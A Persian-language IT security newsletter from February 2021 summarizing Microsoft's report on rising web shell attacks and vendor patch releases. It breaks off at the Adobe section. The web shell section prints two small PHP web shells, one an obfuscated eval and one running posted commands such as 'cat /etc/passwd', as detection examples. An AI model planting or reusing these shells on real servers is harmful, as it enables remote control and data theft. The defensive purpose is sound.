اسفند

۱۳۹۹

ماهنامه

امنیت فناوری اطلاعات

شبکه گستر

امنیت شما | وظیفه ما

newsroom.shabakeh.net

@SGnewsroom

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در بهمن ۱۳۹۹ پرداخته شده است.

در بهمن ماه، شرکت مایکروسافت از افزایش چشم‌گیر تهدیدات موسوم به Web Shell خبر داد. Web Shell مجموعه کد کوچکی است که با زبان‌های اسکریپت‌نویسی متداولی نظیر PHP، ASP یا JSP نوشته شده و مهاجمان با تزریق آنها در سرورهای وب، بستر را برای کنترل از راه دور سرور و اجرای کدهای بالقوه مخرب بر روی آنها فراهم می‌کنند. از اصلی‌ترین دلایل استقبال مهاجمان از Web Shell، سادگی و در عین حال نقش مؤثر و کلیدی آن در اجرای موفق یک حمله سایبری است. در این ماهنامه چکیده‌ای از گزارش مایکروسافت در خصوص این تهدیدات مخرب ارائه گردیده است.

در ماهی که گذشت شرکت استورم‌شیلد، از ارائه‌دهندگان محصولات امنیتی و یکی از اصلی‌ترین تأمین‌کنندگان محصولات امنیت شبکه برای دولت فرانسه از دسترسی مهاجمان به یکی از پورتال‌های پشتیبانی این شرکت و سرقت اطلاعات برخی مشتریان خود خبر داد. استورم‌شیلد چندمین شرکت امنیتی است که در ماه‌های اخیر توسط مهاجمان هک شده است.


انهدام سایت‌های باج‌افزار NetWalker در وب تاریک و انتشار ابزار رمزگشایی چند باج‌افزار از جمله اخبار خوش بهمن ماه در حوزه امنیت سایبری است که در این ماهنامه به آنها پرداخته شده است.

همچنین در این گزارش یک ابزار مخرب که مهاجمان دولتی از آن برای جاسوسی از کارکنان شبکه خبری الجزیره استفاده کرده بودند مورد تجزیه و تحلیل قرار گرفته است.

در یازدهمین ماه ۱۳۹۹، شرکت‌های مایکروسافت، سیسکو، اوراکل، وی‌ام‌وِر، مک‌آفی، فورتی‌نت، بیت‌دیفندر، ادوبی، گوگل، موزیلا، سونیک‌وال، اس‌آپ و اپل و جامعه دروپل اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.


هشدارهای امنیتی



افزایش چشم‌گیر
تهدیدات Web Shell

بر طبق گزارشی که شرکت مایکروسافت (Microsoft Corp) آن را منتشر کرده تعداد تهدیدات موسوم به Web Shell در یک سال گذشته تقریباً دو برابر شده است.

در فاصله آگوست ۲۰۲۰ تا ژانویه ۲۰۲۱، مایکروسافت ماهانه حدود ۱۴۰ هزار Web Shell را شناسایی کرده که در مقایسه با میانگین ۷۷ هزار مورد دوره قبل از آن، افزایشی ۱۸۲ درصدی را نشان می‌دهد.



در ادامه این مطلب که با مشارکت شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، چکیده‌ای از گزارش مایکروسافت ارائه گردیده است.

افزایش استفاده از Web Shell، نه فقط در حملات عمومی که در حملات هدفمند نیز چشم‌گیر بوده است.


از اصلی‌ترین دلایل استقبال مهاجمان از Web Shell، سادگی و در عین حال نقش مؤثر و کلیدی آن در اجرای موفق یک حمله سایبری است.

Web Shell مجموعه کد کوچکی است که با زبان‌های اسکریپت‌نویسی متداولی نظیر PHP، ASP یا JSP نوشته شده و مهاجمان با تزریق آنها در سرورهای وب (Web Server)، بستر را برای کنترل از راه دور سرور و اجرای کدهای بالقوه مخرب بر روی آنها فراهم می‌کنند. این تکنیک مهاجمان را قادر به اجرای فرامین مختلف بر روی سرور آلوده با اهدافی همچون سرقت داده‌ها، رخنه به شبکه سازمان یا توزیع بدافزارهای دیگر می‌کند.

مختصر بودن کدهای Web Shell و سادگی جاسازی آنها در میان کدهای معتبر، شناسایی آنها را به کاری پرچالش تبدیل کرده است. Web Shell می‌تواند با هر یک از زبان‌های رایج ساخت برنامه‌های وب، برنامه‌نویسی شود. در هر زبان، روش‌های متعددی برای نوشتن کدی که وظیفه آن دریافت فرامین دلخواه مهاجم و اجرای آنهاست فراهم است. همچنین مهاجم می‌تواند دستورات خود را در یک رشته به اصطلاح User Agent یا پارامترهای ردوبدل شده در جریان تبادل سرویس‌دهنده و سرویس‌گیرنده (Server/Client) مخفی کند.

مهاجمان نیز با ترکیب این روش‌ها یک Web Shell چندبایتی، اما مخرب را تولید می‌کنند.

تصویر زیر نمونه‌ای از یک Web Shell را نمایش می‌دهد که تنها کلمه نسبتاً معنی‌دار آن، "eval" است و به‌سادگی ممکن است در حین تحلیل و بازبینی کد از آن چشم‌پوشی شود.




```
@$_++;
$__=("#"^"|");
$__.=("."^"~");
$__.=("/"^"`");
$__.=("|"^"/");
$__.=("{"^"/");
@eval(${$__}[!$_]);
```

ضمن آن‌که در بسیاری موارد تا زمانی که Shell مورد استفاده مهاجم قرار نگیرد، محتوای واقعی آن مشخص نمی‌شود. برای مثال در کد زیر قابل توجه‌ترین عبارات "system" و "cat /etc/passwd" است؛ اما این عبارات نیز زمانی ظاهر می‌شوند که مهاجم پارامترهایی را به Web Shell ارسال کرده باشد.

```
<?php
  // Adversary sends POST with variable '1' = 'system' and '2' = 'cat /etc/passwd'
  $_=$_POST['1'];
  $__=$_POST['2'];

  //The following will now be equivalent to running -> system('cat /etc/passwd');
  $_($__);
?>
```

مهاجمان، معمولاً با بهره‌جویی (Exploit) از ضعف‌های امنیتی، کدهای مخرب Web Shell خود را در سرورهای وب آسیب‌پذیر جاسازی و تزریق می‌کنند. با جستجویی ساده در موتورهای جستجوگری همچون shodan.io به‌راحتی می‌توان سرورهای قابل دسترس بر روی اینترنت را کشف و آنها را مورد هدف قرار داد. عواقب راهیابی Web Shell به یک سرور وب می‌تواند تبعات بسیار جدی و بعضاً جبران‌ناپذیری را متوجه سازمان کند. بنابراین با گسترش رایانش ابری و الکترونیکی شدن خدمات لازم است که ملاحظات امنیتی سرورها بیش از قبل مورد توجه مسئولان امنیت سازمان‌ها قرار بگیرد.



از جمله اقدامات پیشنهادی در مقاوم‌سازی سرورهای وب در برابر تهدیدات Web Shell می‌توان به موارد زیر اشاره کرد:

- نصب کامل اصلاحیه‌های امنیتی بر روی سامانه‌های قابل دسترس بر روی اینترنت و اطمینان از عدم آسیب‌پذیر بودن برنامه‌های بر روی آنها
- تقسیم‌بندی شبکه (Network Segmentation) برای محدودسازی تبعات ناشی از یک سرور آلوده
- بکارگیری ضدویروس به‌روز
- ممیزی و مرور مستمر لاگ‌های سرورهای وب و توجه ویژه به سامانه‌های قابل دسترس بر روی اینترنت که بیش از سایرین در معرض پویش شدن و مورد حمله واقع شدن قرار دارند
- پیکربندی صحیح دیواره آتش و نفوذیاب برای جلوگیری از برقراری ارتباطات با سرور فرماندهی (C۲) در میان نقاط پایانی، محدودسازی دامنه نفوذ و سایر فعالیت‌های مخرب
- به حداقل رساندن سطح دسترسی حساب‌های کاربری و تا حد امکان پرهیز از بکارگیری از حساب‌های کاربری محلی (Local) و تحت دامنه (Domain) با سطح Administrator
- رصد لاگ‌های دیواره‌های آتش و پراکسی‌ها جهت شناسایی دسترسی‌های غیرضروری به سرویس‌ها و درگاه‌ها

مشروح گزارش مایکروسافت با عنوان "Web shell attacks continue to rise" در لینک زیر قابل دریافت و مطالعه است:


https://www.microsoft.com/security/blog/2021/02/11/web-shell-attacks-continue-to-rise

اوایل امسال نیز آژانس امنیت ملی ایالات متحده (NSA) و اداره سیگنال‌های استرالیا (ASD) در گزارشی به بررسی رایج‌ترین آسیب‌پذیری‌های مورد استفاده در حملات مبتنی بر Web Shell پرداختند. این نهادها راهکارهایی نیز برای مقابله با این تهدیدات ارائه کردند که در مسیر زیر قابل دسترس است:

https://github.com/nsacyber/Mitigating-Web-Shells

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

به‌روزرسانی‌ها و اصلاحیه‌های
بهمن ۱۳۹۹



در بهمن ۱۳۹۹، شرکت‌های مایکروسافت، سیسکو، اوراکل، وی‌ام‌وِر، مک‌آفی، فورتی‌نت، بیت‌دیفندر، ادوبی، گوگل، موزیلا، سونیک‌وال، اس‌آپ و اپل و جامعه دروپل اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت

۲۱ بهمن، شرکت مایکروسافت (Microsoft, Corp) مجموعه‌اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی فوریه منتشر کرد. اصلاحیه‌های مذکور در مجموع ۵۶ آسیب‌پذیری را در محصولات مختلف مایکروسافت ترمیم می‌کنند.

به گزارش معاونت بررسی مرکز افتا، درجه اهمیت ۱۱ مورد از این آسیب‌پذیری‌ها "حیاتی" (Critical)، ۴۳ مورد "مهم" (Important) و دو مورد نیز "متوسط" (Moderate) است.

یکی از آسیب‌پذیری‌های ترمیم شده توسط این مجموعه‌اصلاحیه‌ها "روز-صفر" (Zero-day) اعلام شده و از مدتی قبل مورد بهره‌جویی (Exploit) حداقل یک گروه از مهاجمان قرار گرفته است. آسیب‌پذیری مذکور، ضعفی با شناسه CVE-۲۰۲۱-۱۷۳۲ و از نوع "ترفیع امتیازی" (Elevation of Privilege) است که Win۳۲k در چندین نسخه از Windows ۱۰ و برخی نسخ Windows 2019 از آن تأثیر می‌پذیرد. بهره‌جویی از آن، مهاجم یا برنامه مخرب را قادر به ارتقای سطح دسترسی خود در حد Administrator می‌کند.

جزییات شش مورد از آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های ماه فوریه مایکروسافت نیز پیش‌تر به‌طور عمومی افشا شده بود. فهرست این آسیب‌پذیری‌ها به‌شرح زیر است:

- CVE-2021-1721 - ضعفی از نوع "توقف خدمت" (Denial of Service) در .NET Core و Visual Studio
- CVE-2021-1727 - باگی از نوع "ترفیع امتیازی" در Windows Installer
- CVE-2021-1733 - ضعفی از نوع "ترفیع امتیازی" در Sysinternals PsExec
- CVE-2021-24098 - باگی از نوع "توقف خدمت" در Windows Console Driver
- CVE-2021-24106 - ضعفی از نوع "نشت اطلاعات" (Information Disclosure) در Windows DirectX
- CVE-2021-26701 - باگی از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) در .NET Core

یکی از ضعف‌های "حیاتی" از نوع "اجرای کد به‌صورت از راه دور" این ماه است که DNS Server در سیستم عامل Windows از آن تأثیر می‌پذیرد. بر طبق استاندارد CVSS شدت حساسیت آن ۹.۸ (از ۱۰) گزارش شده است. سوءاستفاده از این آسیب‌پذیری، بستر را برای هدایت ترافیک معتبر سازمان به سرورهای مخرب فراهم می‌کند. مایکروسافت مورد بهره‌جویی قرار گرفتن آن را بسیار محتمل دانسته است.

CVE-2021-24105 یکی از آسیب‌پذیری‌های ترمیم شده این ماه است که امکان اجرای حملات موسوم به "زنجیره تأمین" (Supply Chain) را در بستر Azure Artifactory فراهم می‌کند. بدین‌منظور مهاجم می‌تواند با بهره‌جویی از آسیب‌پذیری مذکور اقدام به ایجاد بسته‌های نرم‌افزاری همنام با بسته‌های نرم‌افزاری سازمان کرده و موجب شود که در زمان اجرا بجای فراخوانی بسته اصلی، بسته نرم‌افزاری مخرب مهاجمان دریافت و اجرا شود. پیش‌تر، در گزارش زیر، بسیاری از شرکت‌های مطرح در برابر این تهدید آسیب‌پذیر گزارش شده بودند:

https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

از دیگر آسیب‌پذیری‌های بااهمیت این ماه می‌توان به CVE-2021-24074 و CVE-2021-24094 اشاره کرد که تنظیمات TCP/IP در Windows از آنها تأثیر می‌پذیرد. هر دوی این آسیب‌پذیری‌ها شدت حساسیت ۸.۱ دریافت کرده‌اند. سوءاستفاده از آنها مهاجم را قادر به اجرای کد بر روی دستگاه قربانی می‌کند. علاوه بر انتشار اصلاحیه، در توصیه‌نامه‌های مایکروسافت به چندین راهکار موقت برای ایمن نگاه داشتن کاربران و سازمان از گزند تهدیدات مبتنی بر آسیب‌پذیری‌های مذکور ارائه شده است.

CVE-2021-24072 نیز که شدت حساسیت ۸.۸ را دریافت کرده، نرم‌افزار SharePoint را به‌نحوی متأثر می‌کند که سوءاستفاده از آن اجرای کد را به‌صورت از راه دور میسر می‌کند.

جزییات بیشتر در خصوص مجموعه اصلاحیه های ماه فوریه مایکروسافت را در گزارش زیر که با همکاری مرکز مدیریت راهبردی افتای ریاست جمهوری و شرکت مهندسی شبکه گستر تهیه شده بخوانید:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242764/

سیسکو

شرکت سیسکو (Cisco Systems Inc) در بهمن ماه در چندین نوبت اقدام به عرضه اصلاحیه‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها بیش از ۱۳۰ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۲۱ مورد آنها "حیاتی" و ۶۷ مورد "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "اجرای کد به‌صورت از راه دور"، "نشت اطلاعات" (Information Disclosure) و "از کاراندازی سرویس" (Denial of Service) از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

لازم به ذکر است که در ۱۹ بهمن ماه نیز مرکز مدیریت راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر به بررسی آسیب‌پذیری امنیتی روترهای موسوم به Small Business سیسکو پرداخت که جزییات آن در لینک زیر قابل مطالعه است:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242735/

اوراکل

در بهمن، شرکت اوراکل (Oracle Corp) مطابق با برنامه زمانبندی شده سه‌ماهه خود، با انتشار مجموعه‌به‌روزرسانی‌های موسوم به Critical Patch Update اقدام به ترمیم ۳۲۹ آسیب‌پذیری امنیتی در ده‌ها محصول ساخت این شرکت کرد. بهره جویی از برخی از آسیب‌پذیری‌های مذکور مهاجم را قادر به اجرای کد به‌صورت از راه دور بدون نیاز به هر گونه اصالت‌سنجی می‌کند. جزییات کامل در خصوص آنها در لینک زیر قابل دریافت است:

https://www.oracle.com/security-alerts/cpujan2021.html

وی‌اِم‌وِر

۲۳ بهمن شرکت وی‌اِم‌وِر (VMware, Inc) با انتشار به‌روزرسانی ضعفی با شناسه CVE-۲۰۲۱-۲۱۹۷۶ و درجه حساسیت "مهم" را در vSphere Replication ترمیم کرد که جزییات آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories/VMSA-2021-0001.html

مک‌آفی

۲۱ بهمن شرکت مک‌آفی (McAfee, LLC)، به‌روزرسانی February 2021 نسخ ۱۰.۶.۱ و ۱۰.۷ نرم‌افزار McAfee Endpoint Security - به اختصار ENS - را منتشر کرد. مک‌آفی درجه اهمیت این به‌روزرسانی را "حیاتی" اعلام کرده است.

مک‌آفی در سه‌شنبه دوم هر ماه میلادی (معروف به Patch Tuesday) اقدام به انتشار به‌روزرسانی‌ها و اصلاحیه‌های امنیتی برای محصولات خود می‌کند.

در به‌روزرسانی February 2021 نرم‌افزار ENS، دو آسیب‌پذیری با شدت حساسیت "بالا" و سه آسیب‌پذیری با شدت حساسیت "متوسط" به‌شرح زیر ترمیم و اصلاح شده است:

- CVE-2021-23878 - ضعفی با درجه حساسیت "بالا" است که به دلیل ذخیره اطلاعات حساس به‌صورت "متن ساده" (Clear Text) در حافظه، امکان مشاهده تنظیمات ENS و اطلاعات اصالت‌سنجی آن را برای کاربر با سطح دسترسی "محلی" (Local) فراهم می‌کند. بهره‌جویی (Exploit) از این آسیب‌پذیری مستلزم آن است که به‌محض اعمال یک تغییر توسط راهبر، مهاجم اقدام به دسترسی یافتن به حافظه پروسه کند.
- CVE-2021-23880 - ضعفی با درجه حساسیت "متوسط" که مهاجم با دسترسی محلی را از طریق اجرای فرمانی با پارامترهایی خاص قادر به حذف "هسته اجرایی" (Engine) ضدبدافزار می‌کند. مک‌آفی برای آن دسته از سازمان‌هایی که در حال حاضر امکان ارتقای محصول خود را ندارند یک Expert Rule اختصاصی را به‌عنوان راهکار موقت این آسیب‌پذیری ارائه کرده است.
- CVE-2021-23881 - ضعفی با درجه حساسیت "متوسط" و از نوع "تزریق اسکریپت از طریق سایت" (XSS) است؛ افزونه (Extension) نرم‌افزار McAfee ENS در McAfee ePO از این آسیب‌پذیری تأثیر می‌پذیرد.
- CVE-2021-23882 - ضعفی با درجه حساسیت "بالا" که مهاجم با دسترسی محلی را قادر به جلوگیری از نصب برخی فایل‌های ENS می‌کند. به‌منظور بهره‌جویی از آسیب‌پذیری مذکور، مهاجم باید با دقت فایل‌هایی را در مسیری که ENS در آنجا نصب می‌شود ذخیره کرده باشد. این آسیب‌پذیری تنها متوجه نصب نو (Clean Installation) بوده و به دلیل وجود قواعد کنترل‌کننده، مشمول زمان ارتقا نمی‌شود.
- CVE-2021-23883 - ضعفی با درجه حساسیت "متوسط"، از نوع Null Pointer Dereference است که مهاجم با دسترسی محلی را از طریق یک فراخوانی سیستمی خاص، قادر به از کارانداختن سرویس‌دهی Windows می‌کند. این آسیب‌پذیری بسته به نوع ماشین متفاوت بوده و تا پیش از به‌روزرسانی اخیر حفاظت‌هایی جزیی در مقابل آن لحاظ شده بوده است.

مشروح اطلاعات فنی اصلاحیه‌های مذکور در لینک زیر قابل دریافت است:

https://kc.mcafee.com/corporate/index?page=content&id=SB10345

جزییات دیگر بهبودهای اعمال شده در نسخ جدید در لینک‌های زیر در دسترس است:

https://docs.mcafee.com/bundle/endpoint-security-10.7.x-release-notes
https://docs.mcafee.com/bundle/endpoint-security-10.6.1-release-notes-windows

همچنین ۲۱ بهمن ماه، شرکت مک آفی نسخه ۱۰.۷.۴ ضدویروس Endpoint Security for Linux را نیز منتشر کرد. در نسخه جدید از هسته چندین توزیع (Distribution) سیستم عامل Linux پشتیبانی می‌شود. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://docs.mcafee.com/bundle/endpoint-security-10.7.4-threat-prevention-release-notes-linux

فـورتـی‌نـت

در دو ماه اخیر، شرکت فورتی‌نت (Fortinet, Inc) با انتشار به‌روزرسانی، ۱۰ آسیب‌پذیری را در چند محصول خود ترمیم کرده است. این به‌روزرسانی‌ها، دامنه گسترده‌ای از ضعف‌های امنیتی نظیر "اجرای کد به‌صورت از راه دور"، "تزریق SQL" و "از کاراندازی سرویس" را برطرف می‌کنند. فهرست محصولات مشمول این به‌روزرسانی‌ها به‌شرح زیر است:

FortiDeceptor
FortiGate
FortiIsolator
FortiProxy
FortiWeb

جزییات این به‌روزرسانی‌ها در گزارش زیر با همکاری مرکز مدیریت راهبردی افتای ریاست جمهوری و شرکت مهندسی شبکه گستر تهیه شده قابل دریافت و مطالعه است:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242764/

بـیـت‌دیـفـنـدر

در یازدهمین ماه سال ۱۳۹۹ شرکت بیت‌دیفندر اقدام به انتشار نسخ ۶.۱۹.۱.۱، ۶.۶.۲۴.۳۳۷، ۶.۲.۲۱.۱۳۳ و ۴.۱۵.۱۲۷.۲۰۰۱۲۷ به‌ترتیب برای محصولات Bitdefender GravityZone، Endpoint Security Tools for Windows، Bitdefender Endpoint Security for Linux و Endpoint Security for Mac و افزودن قابلیت‌های جدید در آنها کرد. جزییات بیشتر را در لینک‌های زیر بخوانید:

- https://www.bitdefender.com/support/bitdefender-gravityzone-6-19-1-1-(third-party-updates)-release-notes-2658.html
- https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-6-24-337-release-notes-(windows)-2662.html
- https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-2-21-133-release-notes-(linux)-2660.html
- https://www.bitdefender.com/support/endpoint-security-for-mac-version-4-15-127-200127-release-notes-2659.html

ادوبـی

